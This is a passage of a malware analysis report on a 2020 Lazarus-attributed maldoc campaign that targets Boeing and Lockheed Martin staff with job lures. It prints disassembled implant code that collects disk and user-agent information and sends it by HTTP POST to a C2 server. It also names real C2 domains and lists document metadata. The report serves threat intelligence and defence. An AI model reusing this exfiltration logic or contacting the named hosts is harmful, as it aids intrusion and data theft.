lea edi, [var_2b4h]
stosd dword es:[edi], eax
stosd dword es:[edi], eax
lea eax, [var_2a4h]
push eax                           ; PULARGE_INTEGER lpTotalNumberOfFreeBytes
lea eax, [var_2b4h]
push eax                           ; PULARGE_INTEGER lpTotalNumberOfBytes
lea eax, [var_2bch]
push eax                           ; PULARGE_INTEGER lpFreeBytesAvailableToCaller
lea eax, [var_14h]
push eax                           ; LPCWSTR lpDirectoryName
call dword [sym.imp.KERNEL32.dll_GetDiskFreeSpaceExW] ; 0x1007d07c ; BOOL GetDiskFreeSpaceExW(LPC...
mov eax, dword [var_2b4h]
mov ecx, dword [var_2b0h]
shrd eax, ecx, 0x1e
push eax
mov eax, dword [var_2a4h]
shr ecx, 0x1e
mov ecx, dword [var_2a0h]
shrd eax, ecx, 0x1e
push eax
lea eax, [var_94h]
push eax
lea eax, [var_14h]
push eax
shr ecx, 0x1e
push 0x10087620
mov ecx, esi
lea edi, [var_294h]
call WriteData
mov ecx, dword [var_298h]
add esp, 0x14
mov eax, edi
push eax
mov eax, esi
call ParsedInfo
```

```
inc ebx
cmp ebx, 0x1a                      ; 26
jl 0x100061e7
```

```
mov ecx, dword [var_298h]
push 0x100875fc
mov eax, esi
call ParsedInfo
mov ecx, dword [var_8h]
pop edi
xor eax, eax
pop esi
xor ecx, ebp
inc eax
pop ebx
call Test-Debug
leave
ret
```

After regrouping all the data. This push the header with the common header for Mozilla in finding it by the method `ObtainUserAgentString` (this gives the header in searching with a predefined profile, here Mozilla).




```
140: PushHeader ();
; var int32_t var_208h @ ebp-0x208
; var int32_t var_204h @ ebp-0x204
; var int32_t var_203h @ ebp-0x203
; var int32_t var_4h @ ebp-0x4
push ebp
mov ebp, esp
sub esp, 0x208
mov eax, dword [0x10095440]        ; "N\xe6@\xbb\xb1\x19\xbfD\xff\xff\xff\xff\xff\xff\xff\xff"
xor eax, ebp
mov dword [var_4h], eax
push esi
push 0x1ff                         ; 511
lea eax, [var_203h]
push 0
push eax
mov byte [var_204h], 0
call parse
add esp, 0xc
lea eax, [var_208h]
push eax
lea eax, [var_204h]
push eax
mov esi, 0x200                     ; 512
push 0
mov dword [var_208h], esi
call dword [sym.imp.urlmon.dll_ObtainUserAgentString] ; 0x1007d2a0
test eax, eax
jne 0x1000595c
```

```
push esi
push edi
push 0xffffffffffffffff
lea eax, [var_204h]
push eax
push 0                             ; DWORD dwFlags
call dword [sym.imp.KERNEL32.dll_GetACP] ; 0x1007d044 ; UINT GetACP(void)
push eax                           ; UINT CodePage
call dword [sym.imp.KERNEL32.dll_MultiByteToWideChar] ; 0x1007d048 ; int MultiByteToWideChar(UINT...
jmp 0x10005969
```


```
push edi
mov edx, str.Mozilla               ; 0x100874bc ; u"Mozilla"
mov ecx, esi
call fcn.100057b8
```

```
mov ecx, dword [var_4h]
xor ecx, ebp
pop esi
call Test-Debug
leave
ret
```

Once this done, send the data by a POST request to the C2.



```
626: SendData ();
; var int32_t var_a60h @ ebp-0xa60
; var int32_t var_a5ch @ ebp-0xa5c
; var int32_t var_a54h @ ebp-0xa54
; var int32_t var_a50h @ ebp-0xa50
; var int32_t var_a4ch @ ebp-0xa4c
; var int32_t var_a48h @ ebp-0xa48
; var int32_t var_a34h @ ebp-0xa34
; var int32_t var_a30h @ ebp-0xa30
; var int32_t var_a24h @ ebp-0xa24
; var int32_t var_a20h @ ebp-0xa20
; var int32_t var_a1ch @ ebp-0xa1c
; var int32_t var_a18h @ ebp-0xa18
; var int32_t var_a14h @ ebp-0xa14
; var int32_t var_a10h @ ebp-0xa10
; var int32_t var_a0ch @ ebp-0xa0c
; var int32_t var_a0ah @ ebp-0xa0a
; var int32_t var_60ch @ ebp-0x60c
; var int32_t var_60ah @ ebp-0x60a
; var int32_t var_20ch @ ebp-0x20c
; var int32_t var_20ah @ ebp-0x20a
; var int32_t var_4h @ ebp-0x4
push ebp
mov ebp, esp
sub esp, 0xa60
mov eax, dword [0x10095440]        ; "N\xe6@\xbb\xb1\x19\xbfD\xff\xff\xff\xff\xff\xff\xff\xff"
xor eax, ebp
mov dword [var_4h], eax
push ebx
push esi
mov esi, dword [0x100a28c4]
push edi
xor ebx, ebx
push 0x38                          ; '8' ; 56
lea eax, [var_a5ch]
push ebx
push eax
mov dword [var_a10h], ebx
mov dword [var_a60h], ebx
call parse
xor eax, eax
push 0x206                         ; 518
mov word [var_20ch], ax
lea eax, [var_20ah]
push ebx
push eax
call parse
xor eax, eax
mov edi, 0x3fe                     ; 1022
push edi
mov word [var_a0ch], ax
lea eax, [var_a0ah]
push ebx
push eax
call parse
xor eax, eax
push edi
mov word [var_60ch], ax
lea eax, [var_60ah]
push ebx
push eax
call parse
add esp, 0x30
mov dword [var_a14h], ebx
call Close
mov edi, dword [esi + 0x18]
call PushHeader
push ebx
push ebx
push ebx
push ebx
push dword [esi + 0x18]
call dword [sym.imp.WININET.dll_InternetOpenW] ; 0x1007d284 ; "0\x1b\t"
mov ecx, eax
mov dword [esi + 4], ecx
cmp ecx, ebx
jne 0x10005a66
```



```
cmp dword [esi + 0x20], 1
mov ebx, dword [sym.imp.WININET.dll_InternetSetOptionW] ; 0x1007d288
jne 0x10005aae
```

```
xor eax, eax
lea edi, [var_a20h]
stosd dword es:[edi], eax
stosd dword es:[edi], eax
mov eax, dword [esi + 0x1c]
push 0xc                             ; 12
mov dword [var_a20h], eax
lea eax, [var_a24h]
push eax
push 0x26                            ; '&' ; 38
xor edi, edi
push ecx
mov dword [var_a24h], 3
mov dword [var_a1ch], edi
call ebx
push edi
push edi
push 0x5f                            ; '_' ; 95
push edi
call ebx
jmp 0x10005ab0
```

```
xor edi, edi
```

```
push 4                               ; 4
lea eax, [var_a10h]
push eax
push 2                               ; 2
push dword [esi + 4]
mov dword [var_a10h], edi
call ebx
push 4                               ; 4
lea eax, [var_a10h]
push eax
push 5                               ; 5
push dword [esi + 4]
mov dword [var_a10h], edi
call ebx
push 4                               ; 4
lea eax, [var_a10h]
push eax
push 6                               ; 6
push dword [esi + 4]
mov dword [var_a10h], edi
call ebx
push dword [esi + 0x10]
call dword [sym.imp.WININET.dll_DeleteUrlCacheEntryW] ; 0x1007d280 ; "@\x1b\t"
lea eax, [var_20ch]
mov dword [var_a50h], eax
mov eax, 0x200                       ; 512
mov dword [var_a30h], eax
mov dword [var_a14h], eax
push 0x3e000000
lea eax, [var_a14h]
push eax
lea eax, [var_60ch]
push eax
push dword [esi + 0x10]
lea ecx, [var_a0ch]
mov dword [var_a60h], 0x3c          ; '<' ; 60
mov dword [var_a4ch], 0x104         ; 260
mov dword [var_a34h], ecx
call dword [sym.imp.WININET.dll_InternetCanonicalizeUrlW] ; 0x1007d258 ; "2\x1c\t"
lea eax, [var_a60h]
push eax
push edi
lea eax, [var_60ch]
push eax                             ; LPCWSTR lpString
call dword [sym.imp.KERNEL32.dll_lstrlenW] ; 0x1007d02c ; "z\x14\t" ; int lstrlenW(LPCWSTR lpString)
push eax
lea eax, [var_60ch]
push eax
call dword [sym.imp.WININET.dll_InternetCrackUrlW] ; 0x1007d274
push edi
push edi
push 3                               ; 3
push edi
push edi
push dword [var_a48h]
push dword [var_a50h]
push dword [esi + 4]
call dword [sym.imp.WININET.dll_InternetConnectW] ; 0x1007d26c
mov dword [esi + 8], eax
cmp eax, edi
jne 0x10005ba3
```

```
push dword [esi + 0x14]
mov edx, dword [var_a34h]
mov ecx, 0x200                       ; 512
call fcn.100057b8
cmp dword [var_a54h], 4
push edi
jne 0x10005bc7
```


```
push 0x4c80200
jmp 0x10005bcc
```

```
push 0x4480200
```

```
push edi
push edi
push str.HTTP_1.0                    ; 0x100874cc ; u"HTTP/1.0"
push dword [esi + 0x14]
push str.POST                        ; 0x100874e0 ; u"POST"
push dword [esi + 8]
call dword [sym.imp.WININET.dll_HttpOpenRequestW] ; 0x1007d25c
mov dword [esi + 0xc], eax
cmp eax, edi
je 0x10005b99
```

```
cmp dword [var_a54h], 4
jne 0x10005c0c
```

```
call Close
jmp 0x10005a5f
```



```
push 4                          ; 4
lea ecx, [var_a18h]
push ecx
push 0x1f                       ; 31
push eax
mov dword [var_a18h], 0xf180
call ebx
```

```
xor eax, eax
jmp 0x10005c0f
```

```
xor eax, eax
inc eax
```

```
mov ecx, dword [var_4h]
pop edi
pop esi
xor ecx, ebp
pop ebx
call Test-Debug
leave
ret
```


For all the samples, this is the same TTPs used by the Lazarus group. On compare the date of creation, modification, template and the users, we can note that all grouped for one common operation.

Filename	Creation date	Last modified date	Creator	Last user	Template	Application
US-ROK Relations and Diplomatic Security.docx	2020-04-06 08:47:00	2020-04-06 08:49:00	JangSY	user	ApothecaryLetter.dotx	Microsoft Office Word 16
pubmaterial.dotm	2020-04-06 08:12:00	2020-04-06 08:12:00	user	user	Normal.dotm	Microsoft Office Word 16
Boeing_PMS.docx	2020-04-06 08:47:00	2020-04-06 08:49:00	JangSY	user	ApothecaryLetter.dotx	Microsoft Office Word 16
43.dotm	2020-04-13 18:42:00	2020-04-24 05:36:00	User	User	43.dotm	Microsoft Office Word 16
Boeing_DSS_SE.docx	2020-04-13 18:44:00	2020-04-28 23:08:00	Windows User	Windows User	17122A7A.htm	Microsoft Office Word 16
17.dotm	2020-04-13 18:42:00	2020-04-28 23:19:00	User	Windows User	17.dotm	Microsoft Office Word 16
Senior_Design_Engineer.docx	2020-04-13 18:44:00	2020-05-06 14:04:00	Windows User	Windows User	2CB4AF25.htm	Microsoft Office Word 16
61.dotm	2020-04-13 18:42:00	2020-05-06 14:12:00	User	Windows User	61.dotm	Microsoft Office Word 16

The infrastructure of the C2 reuse again windows server, the same management panel of the IIS web server, all C2 are up since early February 2020.

Domain	Panel	Webserver	OS
elite4print.com	PleskWin	Microsoft-IIS/7.5	Windows Server 2008 R2
astedams.it	PleskWin	Microsoft-IIS/10.0	Windows Server 2016


On the structure of the media on the maldocs, we can note that all the images and references are doubled maybe by wrong coding the builder.



Threat intelligence

Boeing

The choice of the attack of the airbus is logical by the actualities on the Boeing group. With the COVID-19 event, the business with the possible customers become more harder, that an additional problem when we had the problem with the Boeing 737 MAX banned from flying following numerous crashes. The direction of the group has announced the possible massive cuts of jobs in the company. The group was to make the setting of priorities with these military and civil appliances and the communication of the economic result of the first quarter of the year 2020. On these tensions, it is obvious that the parts of the Human resources were knowingly targeted by pretending a possible job or communication for the staff.



Coronavirus: Boeing to cut 15,000 jobs in 'body blow'

29 April 2020

Boeing plans to cut 10% of its workforce, saying the Covid-19 pandemic had delivered it a "body blow".

The struggling US plane maker employs 150,000 people worldwide and was already under pressure after being forced to ground its 737 Max planes following two fatal crashes.

The coronavirus outbreak has led to a collapse in air travel.

Boeing Terminates Agreement to Establish Joint Ventures with Embraer

Apr 25, 2020


CHICAGO, April 25, 2020 /PRNewswire/ -- Boeing (NYSE: BA) announced today that it has terminated its Master Transaction Agreement (MTA) with Embraer, under which the two companies sought to establish a new level of strategic partnership. The parties had planned to create a joint venture comprising Embraer's commercial aviation business and a second joint venture to develop new markets for the C-390 Millennium medium airlift and air mobility aircraft.

Under the MTA, April 24, 2020, was the initial termination date, subject to extension by either party if certain conditions were met. Boeing exercised its rights to terminate after Embraer did not satisfy the necessary conditions.

"Boeing has worked diligently over more than two years to finalize its transaction with Embraer. Over the past several months, we had productive but ultimately unsuccessful negotiations about unsatisfied MTA conditions. We all aimed to resolve those by the initial termination date, but it didn't happen," said Marc Allen, president of Embraer Partnership & Group Operations. "It is deeply disappointing. But we have reached a point where continued negotiation within the framework of the MTA is not going to resolve the outstanding issues."

The planned partnership between Boeing and Embraer had received unconditional approval from all necessary regulatory authorities, with the exception of the European Commission.

Boeing and Embraer will maintain their existing Master Teaming Agreement, originally signed in 2012 and expanded in 2016, to jointly market and support the C-390 Millennium military aircraft.



Boeing Reports First-Quarter Results

CHICAGO, April 29, 2020 /PRNewswire/ --

- *Financial results significantly impacted by COVID-19 and the 737 MAX grounding*
- *Revenue of $16.9 billion, GAAP loss per share of ($1.11) and core (non-GAAP)* loss per share of ($1.70)*
- *Operating cash flow of ($4.3) billion; cash and marketable securities of $15.5 billion*
- *Total backlog of $439 billion, including over 5,000 commercial airplanes*

Table 1. Summary Financial Results	First Quarter		
(Dollars in Millions, except per share data)	2020	2019	Change
Revenues	$16,908	$22,917	*(26)%*
GAAP			
(Loss)/Earnings From Operations	($1,353)	$2,350	*NM*
Operating Margin	(8.0)%	10.3%	*NM*
Net (Loss)/Earnings	(641)	$2,149	*NM*
(Loss)/Earnings Per Share	($1.11)	$3.75	*NM*
Operating Cash Flow	($4,302)	$2,788	*NM*
Non-GAAP*			
Core Operating (Loss)/Earnings	($1,700)	$1,986	*NM*
Core Operating Margin	(10.1)%	8.7%	*NM*
Core (Loss)/Earnings Per Share	($1.70)	$3.16	*NM*

**Non-GAAP measure; complete definitions of Boeing's non-GAAP measures are on page 6, "Non-GAAP Measures Disclosures."*

The Boeing Company [NYSE: BA] reported first-quarter revenue of $16.9 billion, GAAP loss per share of ($1.11) and core loss per share (non-GAAP)* of ($1.70), primarily reflecting the impacts of COVID-19 and the 737 MAX grounding (Table 1). Boeing recorded operating cash flow of ($4.3) billion.


"The COVID-19 pandemic is affecting every aspect of our business, including airline customer demand, production continuity and supply chain stability," said Boeing President and CEO David Calhoun. "Our primary focus is the health and safety of our people and communities while we take tough but necessary action to navigate this unprecedented health crisis and adapt for a changed marketplace."

We can hypothesize about the target groups:

- Research center in the Republic of Korea (Boeing Military)
- Boeing Defense, Space & Security

Lockheed Martin

As said earlier, South Korea negotiated the support contract for its F-35 fleet, Lockheed Martin had selected BAE Systems for build engineering and training facilities at Royal Air Force in Norfolk.



Lockheed Martin contracts BAE Systems to construct F-35 aircraft engineering facilities at RAF Marham

RAF MARHAM, U.K., 19 April 2016. Lockheed Martin, prime contractor on the F-35 aircraft program, selected BAE Systems to build engineering and training facilities at Royal Air Force (RAF) Marham in Norfolk, in readiness for the arrival of the UK's first F-35 Lightning II aircraft in 2018.

Author — Courtney E. Howard

Apr 19th, 2016

Lockheed Martin contracts BAE Systems to construct F-35 aircraft engineering facilities at RAF Marham

